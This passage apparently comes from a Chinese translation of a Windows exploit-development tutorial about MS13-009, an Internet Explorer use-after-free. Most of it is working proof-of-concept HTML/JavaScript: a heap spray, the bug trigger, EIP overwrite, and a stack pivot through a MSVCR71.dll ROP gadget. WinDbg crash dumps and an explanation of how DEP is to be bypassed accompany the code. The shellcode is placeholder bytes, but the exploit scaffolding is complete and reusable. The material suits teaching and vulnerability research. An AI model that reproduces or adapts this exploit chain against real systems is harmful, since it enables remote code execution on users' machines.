        for (var i=0;i<1150;i++){
            objArray[i] = document.createElement('div');
            objArray[i].className = data += unescape("%u0c0c%u0c0c");
        }

        setTimeout(function(){document.body.innerHTML = "boo"}, 100)
        }, 100)

</script>
</head>
<body>
<p> </p>
</body>
</html>
```

再次注意 CollectGarbage()函数，随意使用它，看看它是否有任何重大差异，当尝试分配对象。 让我们看看调试器，看看当我们执行这个 POC 会发生什么。

```
0:019> g
(ee4.d9c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0c0c0c0c ebx=00205fb0 ecx=024c0018 edx=00000000 esi=0162bcd0 edi=00000000
eip=3cf76982 esp=0162bca4 ebp=0162bcbc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
mshtml!CElement::Doc+0x2:
3cf76982 8b5070          mov     edx,dword ptr [eax+70h] ds:0023:0c0c0c7c=????????

0:008> d ebx
00205fb0  18 00 4c 02 00 00 00 00-4d 20 ff ff ff ff ff ff  ..L.....M .....
00205fc0  51 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  Q...............
00205fd0  00 00 00 00 00 00 00 00-52 00 00 00 00 00 00 00  ........R.......
00205fe0  00 00 00 00 00 00 00 00-00 00 00 00 50 f7 4c 02  ............P.L.
```

```
00205ff0  01 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
00206000  78 0b a8 ea 00 01 0c ff-f8 1c 4e 02 70 57 20 00  x.........N.pW .
00206010  71 02 02 00 01 00 00 00-71 01 00 00 01 00 00 00  q.......q.......
00206020  80 57 20 00 48 5b 20 00-80 57 20 00 30 60 20 00  .W .H[ ..W .0` .

0:008> d ecx
024c0018  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
024c0028  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
024c0038  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
024c0048  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
024c0058  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
024c0068  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
024c0078  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
024c0088  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................

0:008> uf mshtml!CElement::Doc
mshtml!CElement::Doc:
3cf76980 8b01            mov     eax,dword ptr [ecx]      /// eax = 0x0c0c0c0c
3cf76982 8b5070          mov     edx,dword ptr [eax+70h]  /// edx = 0x0c0c0c0c + 0x70 = DWORD
0x0c0c0c7c
3cf76985 ffd2            call    edx                      /// call DWORD 0x0c0c0c7c
```

如果 0x0c0c0c7c 是存储器中的有效位置 ,则此指令序列将最终调用 0x0c0c0c7c(= EIP ）的 DWORD 值，此时不是这种情况。 记住我们的堆喷射设置为将 shellcode 变量对齐到 0x0c0c0c0c，我们将看到为什么这是必要的。 只要记住我们可以设置 EIP 为任何我们想要的值，例如 0xaaaaaaaa 的 DWORD 值。 这可以通过用 0xaaaaaaaa-0x70 = 0xaaaaaa3a 重写 EAX 来实现。 你可以看到下面的例子。

```
<!doctype html>
<html>
<head>
<script>

    var data;
    var objArray = new Array(1150);

    setTimeout(function(){
    document.body.style.whiteSpace = "pre-line";

    //CollectGarbage();

        for (var i=0;i<1150;i++){
            objArray[i] = document.createElement('div');
            objArray[i].className = data += unescape("%uaaaa%uaa3a"); //Will set edx to DWORD
0xaaaaaaaa [EIP]
        }

        setTimeout(function(){document.body.innerHTML = "boo"}, 100)
        }, 100)

</script>
</head>
<body>
<p> </p>
</body>
</html>
```

让我们来看看调试器，以验证我们现在将最终覆盖 EIP 与 0xaaaaaaaa。


```
0:019> g
(8cc.674): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=aaaaaa3a ebx=002060a8 ecx=024c00c8 edx=00000000 esi=0162bcd0 edi=00000000
eip=3cf76982 esp=0162bca4 ebp=0162bcbc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
mshtml!CElement::Doc+0x2:
3cf76982 8b5070          mov     edx,dword ptr [eax+70h] ds:0023:aaaaaaaa=????????

0:019> d ecx
024c00c8  3a aa aa aa 3a aa aa aa-3a aa aa aa 3a aa aa aa  ....:...:...:...
024c00d8  3a aa aa aa 3a aa aa aa-3a aa aa aa 3a aa aa aa  ....:...:...:...
024c00e8  3a aa aa aa 3a aa aa aa-3a aa aa aa 3a aa aa aa  ....:...:...:...
024c00f8  3a aa aa aa 3a aa aa aa-3a aa aa aa 3a aa aa aa  ....:...:...:...
024c0108  3a aa aa aa 3a aa aa aa-3a aa aa aa 3a aa aa aa  ....:...:...:...
024c0118  3a aa aa aa 3a aa aa aa-3a aa aa aa 3a aa aa aa  ....:...:...:...
```

MS13-009 Code Execution

我们已经走了很远！综合我们迄今为止所做的工作 ,我们可以开始我们的代码执行之旅。第一个任务是创建我们的新 POC，其中包含我们的喷射并触发漏洞。

```
<!doctype html>
<html>
<head>
<script>

    //Fix BSTR spec
    function alloc(bytes, mystr) {
        while (mystr.length<bytes) mystr += mystr;
        return mystr.substr(0, (bytes-6)/2);
    }

    block_size = 0x1000;
    padding_size = 0x5F4; //0x5FA => offset 0x1000 hex block to 0x0c0c0c0c
    Padding = '';
    NopSlide = '';

    var Shellcode = unescape(
    '%u7546%u7a7a%u5379'+   // ASCII
    '%u6365%u7275%u7469'+   // FuzzySecurity
    '%u9079');

    for (p = 0; p < padding_size; p++){
    Padding += unescape('%ub33f');}

    for (c = 0; c < block_size; c++){
    NopSlide += unescape('%u9090');}
    NopSlide = NopSlide.substring(0,block_size - (Shellcode.length + Padding.length));

    var OBJECT = Padding + Shellcode + NopSlide;
    OBJECT = alloc(0xfffe0, OBJECT); // 0xfffe0 = 1mb

    var evil = new Array();
    for (var k = 0; k < 150; k++) {
        evil[k] = OBJECT.substr(0, OBJECT.length);
    }

    var data;
    var objArray = new Array(1150);

    setTimeout(function(){
    document.body.style.whiteSpace = "pre-line";

    //CollectGarbage();

        for (var i=0;i<1150;i++){
            objArray[i] = document.createElement('div');
            objArray[i].className = data += unescape("%u0c0c%u0c0c");
        }

        setTimeout(function(){document.body.innerHTML = "boo"}, 100)
        }, 100)

</script>
</head>
<body>
<p> </p>
</body>
</html>
```

从下面的截图我们可以看到，我们覆盖了 EIP 与 0x90909090，这是因为 EIP 从位于 0x0c0c0c0c + 0x70 = 0x0c0c0c7c 的 DWORD 的值，它指向我们的 nopslide。



1.3 EIP in NopSlide


这可能看起来有点混乱，希望下面的视图将帮助弄清过程！

```
mshtml!CElement::Doc:
3cf76980 8b01            mov     eax,dword ptr [ecx]      /// eax = 0x0c0c0c0c
3cf76982 8b5070          mov     edx,dword ptr [eax+70h]  /// edx = 0x0c0c0c0c + 0x70 = DWORD
0x0c0c0c7c
3cf76985 ffd2            call    edx                      /// call DWORD 0x0c0c0c7c

 ┌──────────────────────┐
 │       Padding        │
 │                      │
 │                      │
 │                      │
 │                      │
 │                      │
 ├──────────────────────┤ <-- 0x0c0c0c0c (= EAX), this points exactly at the start of our
shellcode
 │      Shellcode       │     variable.
 ├──────────────────────┤
 │                      │
 │                      │
 │       NOP's          │
 │                      │
 │                      │ <-- 0x0c0c0c7c (= EAX+70h), EIP is overwritten by the DWORD value
at this
 │                      │     address, in this case 0x90909090.
 │                      │
 │                      │
 │                      │
 │                      │
 │    (0x1000 Block)    │
 └──────────────────────┘
```

让我们尝试填充我们的 shellcode 变量，以便我们可以精确地覆盖 EIP。 我们可以通过在缓冲区长度为 0x70 十六进制(112 字节= 28-DWORD)的前面添加我们的 unescape ASCII 字符串来实现。

```
for (p = 0; p < padding_size; p++){
Padding += unescape('%ub33f');}

for (c = 0; c < block_size; c++){
NopSlide += unescape('%u9090');}
NopSlide = NopSlide.substring(0,block_size - (Shellcode.length + Padding.length));

var OBJECT = Padding + Shellcode + NopSlide;
OBJECT = alloc(0xfffe0, OBJECT); // 0xfffe0 = 1mb

var evil = new Array();
for (var k = 0; k < 150; k++) {
    evil[k] = OBJECT.substr(0, OBJECT.length);
}

var data;
var objArray = new Array(1150);

setTimeout(function(){
document.body.style.whiteSpace = "pre-line";

//CollectGarbage();

    for (var i=0;i<1150;i++){
        objArray[i] = document.createElement('div');
        objArray[i].className = data += unescape("%u0c0c%u0c0c");
    }

    setTimeout(function(){document.body.innerHTML = "boo"}, 100)
    }, 100)

</script>
</head>
<body>
<p> </p>
</body>
</html>
```

如预期，我们现在可以完全控制 EIP。 作为提醒，EIP 中的值为小端。



1.4 EIP Override

我们的 0x1000 十六进制块的新布局如下。

```
        ┌─────────────────────────┐
        │                         │
        │         Padding         │
        │                         │
        │                         │
        │                         │
        │                         │
        │                         │
        │-------------------------│ <-- 0x0c0c0c0c (= EAX), this points exactly at the start of our
shellcode
        │                         │     variable.
        │                         │
        │        Shellcode        │
        │                         │
        │                         │
        │                         │
        │---------[EIP]-----------│ <-- 0x0c0c0c7c (= EAX+70h), EIP is overwritten by the DWORD value
at this
        │                         │     address.
        │                         │
        │         NOP's           │
        │                         │
        │                         │
        │                         │
        │      (0x1000 Block)     │
        └─────────────────────────┘
```

好完美！现在我们要面对我们的下一个障碍。我们的 ROP 链和 shellcode 将位于堆上，但我们的堆栈指针（ = ESP ）指向 mshtml 内部。我们执行的任何 ROP 小部件都将返回堆栈中的下一个地址，因此我们需要将堆栈从 mshtml 转移到堆上控制的区域（我们的 0x1000 字节块 ）。因为你会记得 EAX 正好指向我们的 shellcode 变量的开头，所以如果我们找到一个 ROP 小部件将 EAX 移动到 ESP 或交换它们，我们将能够枢转堆栈并开始执行我们的 ROP 链在 0x0c0c0c0c。

我将使用来自与 java6 一起打包的 MSVCR71.dll 的 ROP 小工具 ,并由 Internet Explorer 自动加载。我在下面包含了由 mona 生成的两个文本文件：

（1）MSVCR71_rop_suggestions.txt，其中包含一个主题化的 ROP 小工具列表；

（2）MSVCR71_rop.txt，它包含一个 ROP 小工具的原始列表；

如果你想使用他们，我建议你下载文件并使用正则表达式解析它们。


MSVCR71_rop_suggestions.txt - here
MSVCR71_rop.txt - here

解析文本文件，我们可以轻松地找到我们需要的小工具，让我们修改我们的 POC，并验证一切正常工作。


```
<html>
<head>
<script>

    //Fix BSTR spec
    function alloc(bytes, mystr) {
        while (mystr.length<bytes) mystr += mystr;
        return mystr.substr(0, (bytes-6)/2);
    }

    block_size = 0x1000;
    padding_size = 0x5F4; //0x5FA => offset 0x1000 hex block to 0x0c0c0c0c
    Padding = '';
    NopSlide = '';

    var Shellcode = unescape(
    '%u4242%u4242'+  // EIP will be overwritten with 0x42424242 (= BBBB)
    '%u4141%u4141'+
    '%u4141%u4141'+
    '%u4141%u4141'+
    '%u4141%u4141'+
    '%u4141%u4141'+
    '%u4141%u4141'+
    '%u4141%u4141'+
    '%u4141%u4141'+
    '%u4141%u4141'+
    '%u4141%u4141'+
    '%u4141%u4141'+
    '%u4141%u4141'+
    '%u4141%u4141'+
    '%u4141%u4141'+
    '%u4141%u4141'+
    '%u4141%u4141'+
    '%u4141%u4141'+
    '%u4141%u4141'+
    '%u4141%u4141'+
    '%u4141%u4141'+
    '%u4141%u4141'+
    '%u4141%u4141'+
    '%u4141%u4141'+
    '%u4141%u4141'+
    '%u4141%u4141'+
    '%u4141%u4141'+
    '%u4141%u4141'+
    '%u8b05%u7c34'); // 0x7c348b05 : # XCHG EAX,ESP # RETN    ** [MSVCR71.dll]

    for (p = 0; p < padding_size; p++){
    Padding += unescape('%ub33f');}

    for (c = 0; c < block_size; c++){
    NopSlide += unescape('%u9090');}
    NopSlide = NopSlide.substring(0,block_size - (Shellcode.length + Padding.length));

    var OBJECT = Padding + Shellcode + NopSlide;
    OBJECT = alloc(0xfffe0, OBJECT); // 0xfffe0 = 1mb

    var evil = new Array();
    for (var k = 0; k < 150; k++) {
```

```
            evil[k] = OBJECT.substr(0, OBJECT.length);
        }

        var data;
        var objArray = new Array(1150);

        setTimeout(function(){
        document.body.style.whiteSpace = "pre-line";

        //CollectGarbage();

            for (var i=0;i<1150;i++){
                objArray[i] = document.createElement('div');
                objArray[i].className = data += unescape("%u0c0c%u0c0c");
            }

            setTimeout(function(){document.body.innerHTML = "boo"}, 100)
            }, 100)

    </script>
    </head>
    <body>
    <p> </p>
    </body>
    </html>
```

从下面的屏幕截图我们可以看到，我们在 XCHG EAX，ESP 上下了断点，如果我们继续执行流程，我们成功地跳转到堆栈并尝试在 0x0c0c0c0c 执行第一个 DWORD。



1.5 Breakpoint - Stack Pivot




1.6 EIP = 0x42424242

我们几乎解决所有的困难。 我们现在必须执行一个 ROP 链，用它禁用内存区域的 DEP，因此我们可以执行第二阶段的有效负载。 幸运的是，MSVCR71.dll 被攻击者反复滥用，并且已经存在一个由 corelanc0d3r 在这里创建的优化的 ROP 链。 让我们在我们的 POC 中插入这个 ROP 链并重新运行漏洞。

